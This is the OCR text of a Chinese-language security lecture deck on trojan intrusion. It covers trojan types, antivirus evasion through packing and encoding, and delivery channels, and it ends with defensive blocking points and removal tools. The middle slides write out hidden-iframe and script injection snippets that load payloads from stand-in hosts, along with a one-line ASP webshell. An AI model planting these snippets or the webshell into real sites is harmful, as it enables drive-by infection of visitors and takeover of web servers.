網路攻防戰 之
木馬入侵大揭秘

講師 呂守箴

大綱

- 攻擊第一招：木馬產生術
  - 原生型木馬
  - 漏洞型木馬
  - 網頁木馬
- 攻擊第二招：避過防毒軟體的方式
  - 穿上防護罩的加殼術
  - 使用捆綁軟體的偽裝術
- 攻擊第三招：傳送的手法與利用的管道
  - 隨身裝置：USB等儲存媒體
  - 惡意超連結：網站、討論區、部落格等
- 防禦大絕招：防制手段
  - 木馬流程阻擋點之一
  - 木馬流程阻擋點之二
  - 木馬流程阻擋點之三
  - 木馬流程阻擋點之四

攻擊第一招：木馬產生術

- 使用木馬的考量與優點：
- 木馬的特性
- 木馬具有的功能
- 木馬的隱藏
- 木馬的類別
  - 原生型木馬
  - 漏洞型木馬
  - 網頁型木馬
- (註：此分類並不是防毒軟體公司針對木馬的分類)

使用木馬的考量與優點：

- 目標為Windows作業系統為主。
- 想要竊取獲得某種資料。
  - 鍵盤側錄：取得帳號、密碼。
  - 遠端存取、遙控螢幕等。
  - 存放木馬成為其它被害人的跳板。
  - 成為DDoS攻擊的殭屍電腦。
- 變種及專一性高且易客制化，增加防毒軟體辨識的困難度。
- 隱藏度高被害的電腦、使用者不易發覺異樣。

木馬的特性

- 偽裝性：
  - 可偽裝成其他正常執行緒與程式來迷惑管理者
- 潛伏性：
  - 能不影響系統並打開埠號等待外部連接或做反向連接
- 隱蔽性：
  - 隱藏至系統裡避免被防毒軟體或在工作管理員中都查看不出來
- 通用性：
  - 在所有Windows平台中均能適用
- 不易刪除性：
  - 幾乎除非重灌不然不易找出來或殺不掉。

木馬具有的功能

- 需隨系統啟動。(最好做到不更動Registy)
- 入侵過程不需系統驗證帳號
- 可進行遠端存取控制
- 側錄及截取帳號及密碼
- 可進行螢幕或視訊監看
- 支援將取得的資料發送郵件
- 具有主動連接駭客端(反向連結)的功能
- 可與防毒軟體並存
- 變成系統服務的一部份

木馬的隱藏

- 隱藏在開始功能表、工作列圖示
  - 偽裝為正常、好康、免費的程式
  - 使用免光碟破解的遊戲執行程式
  - 使用序號產生器的程式
- 隱藏在工作管理員
  - EXE執行檔型的木馬
  - 使用DLL Injection技巧與正常程式綑綁的木馬
  - 使用Rootkit技巧與系統程式綑綁的木馬
- 開Port或隱藏Port
  - 木馬接收端以前大多使用 > 1024 port
  - 現在大多是使用 < 1024 port (使用正常服務的port)
  - 木馬的傳送端可Injection正常程式然後一起共用port

木馬的類別

- 原生型木馬：
- 常見的附檔名：.exe、.com
- 此種木馬本身就是一個完整的遠端控制型的木馬程序，不需要依賴漏洞。例如：灰鴿子
- 依木馬的特點與操作方法，在中國大陸上，可分為第一代~第五代木馬的類型。(對岸網路上的消息，一般防毒軟體公司並沒有這樣的分類。)

中國大陸木馬的發展與分類


- 第一代木馬：
  - 主要對付Unix系統，而Windows當時為數不多，代表作：BO、NetSpy等
- 第二代木馬：
  - 建構了目前大多數駭客對木馬定義的功能，這時期開始Windows型木馬改為主流，代表作：BO2000、Sub7、冰河等
- 第三代木馬：
  - 增加了穿透防火牆的功能(反向連結)等技術來逃避單機型防火牆及IP分享器之功能。代表作：灰鴿子家族

- 第四代木馬：
  - 再增加了執行緒隱藏技術DLL Injection並漸漸往 Rootkit技術整合，使系統更加難以發現木馬的存在與入侵的連接。代表作：戶外幽靈、GWBOY殭屍程式等
- 第五代木馬：
  - 再增加可隨機替換掉一個狀態為停止的系統服務，不會在Registry中新增任何的值，安裝後木馬的檔名、與存放的目錄與路徑都是隨機的，會自動關閉自己隨機選的port等需要時再隨機選一個傳輸。代表作：暗黑天使等。

- 不管是哪種類別的木馬(網頁木馬、asp木馬等)，最終都是需要將exe檔的木馬傳至被害(駭)的電腦中，只是利用不同的傳播類型增加防禦設備攔截的困難度。

- 感染後的行為可能：
  - 直接使用該木馬exe做竊取
  - 使用DLL Injection技巧與正常程式綑綁的木馬做竊取
  - 使用Rootkit技巧與系統程式綑綁的木馬做竊取

原生型木馬的感染流程




反向(反彈)連結木馬傳輸方式

攻擊網站並植入網頁後門，等不知情的民眾上網站時下載木馬

駭客

尋正常程式的port與行為傳出資料



防火牆

被植入木馬的使用者


中間代理網站或惡意程式的網站

木馬的類別

- 漏洞型木馬：
- 常見的附檔名：.exe、.htm、.html
- 必須依賴系統、瀏覽器、應用程式的漏洞才能產生感染及植入的惡意行為。例如：MS07017等

- 此類型的木馬也可大致上分為二類：
  - 利用木馬產生器產生出類似於**原生型木馬的.exe檔**，再利用各種社交工程手法傳給目標主機，與原生型木馬的差別在於，如果目標主機不具有相對應的漏洞則不會觸發之後的感染行為。
  - 利用木馬產生器產生出**僅具有HTML程式碼的.htm檔**，再利用網頁瀏覽或者掛馬呼叫網頁的方式來觸發需要呼叫的.exe檔木馬。

漏洞型木馬的感染流程



網站、網頁掛馬語法

- 框架掛馬：
- <iframe src=木馬網址 width=0 height=0></iframe>

- JScript 文件掛馬：首先將以下語法存檔為 xxx.js 然後將此文件利用各種方式上傳到目標處。
- document.write("<iframe width='0' height='0' src='木馬網址'></iframe>");
- 最後JScript 掛馬的語法為：
- <script language=javascript src=xxx.js></script>

- JScript 變型加密：
- <SCRIPT language="JScript.Encode"
  src=http://www.xxx.com/muma.txt></script>
  muma.txt 可改成任何附檔名

- body 掛馬：
- <body onload="window.location='木馬網址';"></body>

- 隱藏掛馬：
- top.document.body.innerHTML = top.document.body.innerHTML + '\r\n<iframe
  src="http://www.xxx.com/muma.htm/"></iframe>';

- CSS 中掛馬：先將製作好的 muma.js 先利用各種方式上傳至目標處。
- body {
  background-image: url('javascript:document.write("<script
  src=http://www.XXX.net/muma.js></script>")')}

- JAVA 掛馬：
- <SCRIPT language=javascript>
  window.open ("木馬網址","","toolbar=no,location=no,directories=no,status=no,menubar=no,scro
  llbars=no,width=1,height=1");
  </script>

- 圖片偽裝：
- <html>
  <iframe src="網馬網址" height=0 width=0></iframe>
  <img src="圖片網址">
  </html>

- 偽裝呼叫：
- <frameset rows="444,0" cols="*">
  <frame src="開啟的網頁" framborder="no" scrolling="auto" noresize
  marginwidth="0"marginheight="0">
  <frame src="網馬網址" frameborder="no" scrolling="no" noresize marginwidth="0"marginheight="0">
  </frameset>

- 欺騙超連結網址手法：
- <a href="http://www.XYZ.com(迷惑他人超連結網址，故意顯示這個網址卻連向木馬網址)"
  onMouseOver="www_163_com(); return true;"> 網頁要顯示的內容
  <SCRIPT Language="JavaScript">
  function www_XYZ_com ()
  {
  var url="真正連的網頁木馬網址";
  open(url,"NewWindow","toolbar=no,location=no,directories=no,status=no,menubar=no,scrollbars=no,r
  esizable=no,copyhistory=yes,width=800,height=600,left=10,top=10");
  }
  </SCRIPT>

(Demo)入侵環境條件：

- 具有「MS06-001」wmf 漏洞的電腦
- 使用Windows XP預設的圖片瀏覽程式「Windows 圖片和傳真檢視器」
- 使用IE5 / IE6瀏覽器

(Demo)手法探討：

- 製造遠端遙控型木馬(原生型木馬)
- 製造MS06-001漏洞工具
- 利用網頁同時呼叫圖片與wmf檔案
- 被害人網頁瀏覽或郵件點選超連結後植入
- 反向連結木馬可穿越防火牆傳出資料

- 缺點：
- 目標換了圖片瀏覽工具就沒效了


木馬的類別

- 網頁型木馬：
- 常見的附檔名：.asp、.aspx、.php

- 還可分為二種型式：
- Asp網馬或php網馬：
- 就是利用asp或php語法並已經添加好各種可以控制檔案的指令所撰寫出來的一個Web介面的類似檔案總管的網頁，也稱之為「 Webshell 」。
- (還可細分為含FSO檔案瀏覽功能與不含FSO的網頁木馬)

- 一句話網頁木馬：
- 只利用一行語法來傳值的木馬。
- 例如：<%eval request("value")>

網頁型木馬的感染流程



物件	說明
FileSystemObject	允許您建立、刪除、取得相關資料以及一般操作的磁碟、資料夾及檔案。與此物件關聯的許多方法複製了其他物件的方法。
Drive	允許您蒐集關於連接至系統磁碟的資訊，諸如磁碟的可用空間及其共用名稱。請注意，FSO 模型下的「磁碟」不一定是指硬碟機；而可能是指光碟機、RAM 磁碟等等。磁碟也不需要實體地連接至系統；而是可透過區域網路 (LAN) 邏輯地連接。
Folder	允許您建立、刪除或移動資料夾，以及向系統查詢資料夾名稱、路徑及其他資訊。
File	允許您建立、刪除或移動檔案，以及向系統查詢檔案名稱、路徑及其他資訊。
TextStream	讓您能夠讀取及寫入文字檔。

方法	工作
FileSystemObject.CreateFolder	建立資料夾。
Folder.Delete 或 FileSystemObject.DeleteFolder	刪除資料夾。
Folder.Move 或 FileSystemObject.MoveFolder	移動資料夾。
Folder.Copy 或 FileSystemObject.CopyFolder	複製資料夾。
Folder.Name	擷取資料夾名稱。
FileSystemObject.FolderExists	查明磁碟機上是否有資料夾存在。
FileSystemObject.GetFolder	取得現有 Folder 物件的執行個體。
FileSystemObject.GetParentFolderName	查明資料夾的上層資料夾名稱。
FileSystemObject.GetSpecialFolder	查明系統資料夾的路徑。

- 參考資料：
- 使用 FileSystemObject 存取檔案
- http://msdn.microsoft.com/library/cht/default.asp?url=/library/CHT/vbcn7/html/vbconintroductiontofilesystemobjectmodel.asp
- 使用 ASP 與 Scripting.FileSystemObject 來建立動態目錄頁
- http://support.microsoft.com/kb/218606/zh-tw
- 如何使用 ASP 建立檔案檢視器
- http://support.microsoft.com/kb/272656/zh-tw
- 如何使用 ASP 建立目錄檢視器
- http://support.microsoft.com/kb/272662/zh-tw

(Demo)入侵環境條件：

- Server端：
- 網頁是屬於「.asp & .aspx & .php」
- 網頁程式具有「 SQL Injection 」
- 網頁應用程式呼叫DB權限太大
- DB的資料表沒有鎖定權限
- 具有「XP_cmdshell」的SQL Server
- 沒有更改IIS預設路徑或太好猜
- 網站資料夾權限是「Everyone 完全控制」

- Client：
- 具有「MS06-014」MDAC 漏洞的電腦　　或
- 具有「MS07-017」ani 漏洞的電腦

(Demo)手法探討：

- 搜尋及尋找具有「 SQL Injection 」
- 製造遠端遙控型木馬(原生型木馬)
- 製造「MS06-014、 MS07-017 」漏洞的網頁木馬
- 利用具有IIS 與 SQL Server漏洞上傳ASP網馬
- 利用ASP網馬褂<iFrame>網馬

- 缺點：
- Server端及Client端均須利用很多漏洞，不會這麼剛好
- 修正「 SQL Injection 」之後就沒效了。

攻擊第二招：避過防毒軟體的方式

- 要避過防毒軟體的方式此行為稱之為免查殺或免殺。
- 常用的方式便是針對木馬的執行檔進行
  - **加殼**：對.exe壓縮(瘦身)或加密(阻擋反組譯)等重組變形
  - **加花指令(加花)**：對.exe的PE增加跳躍、無效字元等指令
  - **編碼**：對.htm的HTML語法做函數的編碼
  - **加密**：對.htm的HTML語法做加密
- 當進行這些程序後木馬便會變更其「特徵值」使防毒軟體對該木馬的檔案辨識不出來進而放行。

木馬的防護罩：加殼術

- 木馬再狡猾一旦被防毒軟體定義了**特徵碼**，會在執行前就被攔截了。所以**要躲過防毒軟體的追殺**，很多木馬就被加了殼。
- 對木馬**加殼的行為**則類似對程式本身**作二次封裝或加密或壓縮的變化**，目的在於讓防毒軟體**無法識別出他的原始身分**並改變木馬的特徵檔(偽裝成正常軟體)。
- 類似產生自然界植物的**細胞壁**，來防止外敵。
- 但有部分防毒軟體會嘗試對常用殼進行脫殼，然後再殺毒。
- 目前除了被動的隱藏外，最近還發現了能夠主動和防毒軟體對著幹的殼，木馬在加了這種殼之後，一旦運行，則外殼先得到程式控制權，由其通過各種手段對系統中安裝的防毒軟體進行破壞，最後在確認安全(防毒軟體的保護已被瓦解)後由殼釋放包裹在自己“體內”的木馬體並執行之。
- 對付這種木馬的方法是使用**具有脫殼能力的防毒軟體**對系統進行保護。

加殼

- 原始目的：
  - 保護程式原始碼防止修改
  - 可以減少程式的體積
- 目前這樣的程序已經被病毒、木馬製作者的惡意使用。
- 常用的加殼工具：
  - ASPACK
  - UPX
  - UPXShell
  - WWPACK32
  - Petite
  - PE-PACK
  - PECompact
  - PKLITE32
  - NeoLite
  - Shrinker
  - 北斗殼
  - 花生殼

脫殼

- 目的：
  - 與加殼相反之過程
  - 恢復成原始程式碼使其可以修改
- 不同的加殼軟體就需要不同的脫殼軟體，彼此有對應性，就如同加密與解密的關係。但不是每個加殼工具都可脫殼，這時就需要手工用動態除錯工具(例：SoftIce、TRW2000)來處理。
- 常用的脫殼工具：
  - ASPack unpacker
  - UnPEPack
  - ProcDump32
  - 加殼工具自己的脫殼功能

木馬的假面具：綑綁合併術

- 木馬的植入程式大多是.exe檔，大部分有警覺心的使用者及管理員均不會去點選。所以必須要使用綑綁正常程式(常見Flash或Office檔案)之方法，誘騙(社交工程)目標去點選來達成目的。

- 為了不引起懷疑，入侵者可以把正常程式(好康程式、小遊戲、序號程式、免光碟程式)與木馬程式合併成一個檔案來作為偽裝。

木馬的偽裝：編碼與加密

- 常見於網頁型的木馬，將HTML內Script語法做編碼或加密，來迷惑防毒軟體或Web攔截程式，來達到免殺的目的。

- 常用函數：
- Escape加密函數與unescape解密函數
- Encode加密函數
- 添零(加空格)加密
- 自寫函數加密

可疑檔案上傳分析：

- 利用各家防毒軟毒軟體的掃描引擎，同時對單一一個檔案，作是否為病毒、木馬檔案的分析可協助檢測確認檔案本身是否異常。

- VirusTotal：免費線上病毒和惡意軟體掃瞄
- http://www.virustotal.com/zh-tw/

- VirSCAN.org：線上防毒引擎掃描網站 v1.00 目前支援 36 款防毒引擎
- http://www.virscan.org/

- Online malware scan
- http://virusscan.jotti.org/

注意事項：

- 目前攻擊端使用「加殼、加花指令(加花)、編碼、加密」來逃避防毒軟體特徵值的偵測，是目前決定惡意程式是否能成功的關鍵。

- 防禦端的解決方案：
- 改善防毒軟體引擎的偵測。(病毒碼的更新頻率)
- 增加對感染行為的規則判斷。(主動式防禦)
- 多重引擎交叉比對。
- 閘道端與主機端採用不同防毒規畫。
- 增加主動式防火牆的攔截機制。

攻擊第三招：傳送的手法與管道

- 隨身裝置：USB等儲存媒體
- 惡意超連結：網站、討論區、部落格等
- 郵件社交工程
- 利用搜尋引擎網路釣魚

隨身裝置：USB等儲存媒體

- 何謂USB病毒？
- 凡是從USB傳輸介面感染的病毒都算，也是因為現在USB介面應用日漸普及，加上Windows系統都預設自動播放，因而延伸出的這個感染路徑。 當電腦安裝USB儲存裝置時，Windows系統會自動尋找並執行autorun.inf程式，病毒就在autorun.inf中指向病毒執行檔的位置。最重要的是，在Windows作業系統預設情況下，當你插入USB設備至電腦時，就會自動執行這一連串的行為，如果沒有事先預防，電腦馬上就中毒。

惡意超連結：網站、討論區、部落格等

- Web網站上具有缺失
- 網站伺服器的有弱點或管理不當
- 開發的程式具有資料庫隱碼(SQL Injection)弱點
- 開發的程式可進行跨網站指令碼(XSS)攻擊
- 開發的程式可進行Session Hijacking 攻擊或 Cookie 欺騙

- 利用這些缺失來植入網頁型木馬搭配漏洞型木馬。

木馬流程阻擋點之一

阻擋策略：

設備

- 網頁應用程式防火牆
- 封鎖異常來源IP
- 入侵偵測系統 IDS/IDP
- 觀察異常封包
- 防毒牆(由外到內)
- 阻擋傳入的木馬

服務

- 搜尋引擎的阻擋
- 弱點掃描(漏洞型木馬)
- 滲透測試(網頁型木馬)

木馬流程阻擋點之二

阻擋策略：

設備

- SUS / WSUS
- 修補系統漏洞
- Web、DB的權限控管
- 企業型防毒軟體及防間諜軟體
- LOG及事件分析軟體
- Web與DB的備份軟體

服務

- 搜尋引擎的阻擋
- 弱點掃描(漏洞型木馬)
- 滲透測試(網頁型木馬)
- 程式碼檢測(網頁型木馬)
- 檢視與設定資料夾權限
- 移除不需要及罕用的服務(原生型木馬)
- 變更系統與Web相關預設值(網頁型木馬)

木馬流程阻擋點之三

阻擋策略：

設備

- 網頁應用程式防火牆
- 封鎖異常來源IP

- 入侵偵測系統 IDS/IDP
- 觀察異常封包

- 防毒牆(由內到外)
- 阻擋傳輸的木馬

- Proxy Server 的黑白名單

- 網址過濾或攔截的設備與軟體

服務

- 收集易被植入或經常感染的網址成為黑名單(網頁型木馬)

木馬流程阻擋點之四

駭客

知名的官方網站

跳版網站

阻擋策略：

設備


- Windows Update / Microsoft Update
- 修補系統漏洞(漏洞型木馬)
- 單機型防毒軟體及防間諜軟體
- 個人單機型防火牆(反向連結木馬)
- 網頁瀏覽安全防護軟體(網頁木馬)
- 個人資料的備份軟體

服務

- 善用線上掃毒比對不同防毒(加殼、加花、編碼、加密)
- 本機 HOSTS 惡意網址清單(網頁型木馬)
- 改用其它瀏覽器可以改善(主要是避免IE的漏洞與不良的ActiveX但不可能完全避免)
- 改善使用者的上網行為與習性


如何識別惡意程式的流程

MALWARE-TEST LAB



如何清除惡意程式的流程

MALWARE-TEST LAB



查找及移除的免費工具列表

1. **檔案完整性檢查**：WindMD5 , Tripwire
2. **Process監控**：ProcessExplorer , Process Monitor , KillBox
3. **Registry監控**：RegMon
4. **開機監控**：Autoruns , Autostart Viewer
5. **File監控**：Filemon , FileDate Changer
6. **Port監控**：TCPView , TDIMon , Fport
7. **Network監控**： Wireshark(以前稱Ethereal), myNetMon , MRTG , NetTools
8. **Rootkit偵測**：Icesword , RootkitRevealer , Gmer
9. **Windows Live CD**：Kaspersky Rescue CD , WinPE , BartPE
10. **多合一檢測工具**：Hijackthis , SREng , AVZ , GetSystemInfo

凡駭過必留下痕跡

